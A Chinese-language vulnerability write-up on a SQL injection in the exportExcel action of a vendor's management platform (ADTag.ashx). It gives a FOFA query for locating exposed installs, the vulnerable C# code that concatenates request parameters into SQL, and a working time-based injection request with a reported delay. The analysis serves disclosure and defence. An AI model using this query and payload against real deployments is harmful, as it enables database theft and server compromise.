漏洞简介
福建银达汇智信息科技股份有限公司成立于2009年,位于福建省福州市,是一家以从事软件和信息技术服务业为主的企业。银达汇智智慧综合管理平台 ADTag.ashx 存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码,站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
title="智慧综合管理平台登入"
漏洞分析
先看 Module/BPCJ/AD_Tag/Controller/ADTag.ashx 或者 Module/AD/AD_Tag/Controller/ADTag.ashx (二者代码一致)页面引用的dll
<%@ WebHandler Language="C#" CodeBehind="ADTag.ashx.cs" Class="KR.Administrator.Module.Controller.ADTag" %>再看 KR.Administrator.Module.Controller.ADTag 实现逻辑
其他和之前的这篇文章分析差不多,不再赘述

主要看下这里的 exportExcel 方法
private void exportExcel(HttpContext context)
{
  string condition = " 1=1 ";
  if (!string.IsNullOrEmpty(WRequest.GetString("sTagId")))
    condition += $" and TagId like '%{WRequest.GetString("sTagId")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sTagNo")))
    condition += $" and TagNo like '%{WRequest.GetString("sTagNo")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sTagName")))
    condition += $" and TagName like '%{WRequest.GetString("sTagName")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sRemark")))
    condition += $" and Remark like '%{WRequest.GetString("sRemark")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sUpTagId")))
    condition += $" and UpTagId like '%{WRequest.GetString("sUpTagId")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sInnerTagNo")))
    condition += $" and InnerTagNo like '%{WRequest.GetString("sInnerTagNo")}%'";
  if (!string.IsNullOrEmpty(WRequest.GetString("sorg_idBegin")))
    condition += $" and org_id >= {WRequest.GetString("sorg_idBegin")}";
  if (!string.IsNullOrEmpty(WRequest.GetString("sorg_idEnd")))
    condition += $" and org_id < {WRequest.GetString("sorg_idEnd")}";
  DataTable dataTabelToExcel = this.bll.GetDataTabelToExcel(KR.Controls.RunTime.Global.webSiteConfig.ExportCount, condition);
  if (((InternalDataCollectionBase) dataTabelToExcel.Rows).Count <= 0)
    return;
  SystemHelper.CreateExcel(dataTabelToExcel, "application/x-excel", DateTime.Now.ToString("yyyyMMddHHmmssfff"), context, "导出Excel表");
}exportExcel方法中多个用户可控参数(sTagId/sTagNo/sTagName/sRemark/sUpTagId/sInnerTagNo/sorg_idBegin/sorg_idEnd)直接拼接到SQL语句,未进行任何过滤或参数化处理,攻击者可构造恶意参数执行任意SQL命令,形成SQL注入漏洞。
漏洞复现
POST /Module/BPCJ/AD_Tag/Controller/ADTag.ashx HTTP/1.1
Host: windor.mrxn.net
Content-Type: application/x-www-form-urlencoded

action=exportExcel&sTagId='waitfor+delay'0:0:4'--
成功延时 4 秒


